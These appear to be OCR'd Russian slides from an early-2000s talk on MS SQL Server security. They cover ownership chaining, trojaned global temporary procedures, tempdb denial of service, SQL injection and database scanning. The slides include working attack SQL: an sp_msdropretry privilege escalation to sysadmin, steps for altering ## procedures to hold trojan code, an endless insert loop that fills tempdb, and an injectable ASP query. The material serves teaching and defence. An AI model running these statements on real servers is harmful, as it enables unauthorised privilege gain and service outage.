<NULL>	<Binary>	18	06.08.2000 1:27:5	17.06.2003 12:03:	sa	<Binary>
<NULL>	<Binary>	28	20.06.2003 19:01:	20.06.2003 19:01:	WS-GORDEYECHIK	<Binary>
<NULL>	<Binary>	30	17.06.2003 11:25:	21.06.2003 10:04:	WS-GORDEYECHIK	<Binary>
<NULL>	<Binary>	30	20.06.2003 19:03:	20.06.2003 19:03:	WS-GORDEYECHIK	<Binary>
0	<Binary>	192	02.06.2003 16:30:	02.06.2003 16:30:	<NULL>	<Binary>



Межбазовая цепочка владения

Получение пользователем db_owner привилегий sa

Создаем вид для модификации таблицы *sysxlogins*

```
create view dbo.test2 as  
select * from master.dbo.sysxlogins
```

Используем ошибку в *sp_msdropretry* для замены sid (0x01=sa)

```
exec sp_msdropretry  
'xx update sysusers set sid=0x01 where name= "dbo"', 'xx'
```

Set xstatus field to 18 (sysadmin)

```
exec sp_msdropretry  
'xx update dbo.test set  
xstatus=18 where name=  
SUSER_SNAME()', 'xx'
```


Троянский код в хранимых процедурах

Временные хранимые процедуры:

- Могут быть созданы любым пользователем
- Могут быть выполнены любым пользователем
- Могут быть модифицированы любым пользователем

1. Поиск процедуры:

```
select name from  
tempdb..sysobjects  
where name like '##%'
```

2. Модификация:

```
alter proc ##<name> as <исходный код>  
<код трояна>
```

3. Ожидание выполнения привилегированным пользователем

Троянский код в хранимых процедурах

- Microsoft не считает данное поведение уязвимостью
- Глобальные процедуры работают в соответствии с документацией «**by Design**»
- Вывод:
 Не использовать глобальные хранимые процедуры

Отказ в обслуживании


- Временные таблицы могут создаваться любым пользователем
- Пользователь **guest** не может быть удален из базы данных tempdb

```
create table #tmp  
    (x varchar(8000))  
insert into #tmp select 'X'  
while 1=1 insert into #tmp select * from #tmp
```

Отказ в обслуживании

Использование временных таблиц

```
create table #tmp  
    (x varchar(8000))  
insert into #tmp select 'X'  
while 1=1 insert into #tmp select * from #tmp
```





SQL Injection

Метод обхода логики приложения и получения непосредственного доступа к данным путем внедрения во входную информацию, обрабатываемую приложением операторов языка SQL

SQL Injection могут быть подвержены:

- WEB приложения
- Двухзвенные приложения
- Хранимые процедуры

SQL Injection



	id	name	price
	1	user1	1000
	1	user2	2000
	1	user3	3000


select * from test where id=1

<http://ws-gordeyechik/inject.asp?id=1>


```
id = Request.querystring("id")  
SQL_query = "SELECT * FROM test where id="+id  
Set RS = MyConn.Execute(SQL_query)
```

SQL Injection

Программа Data Thief



Анализ защищённости СУБД



Выполняемые проверки

Authentication	Параметры идентификации и аутентификации
Authorization	Права и допуски пользователей к объектам БД
System Integrity	Параметры ОС (платформы)



Анализ защищённости СУБД MSSQL Server с помощью программы Database Scanner

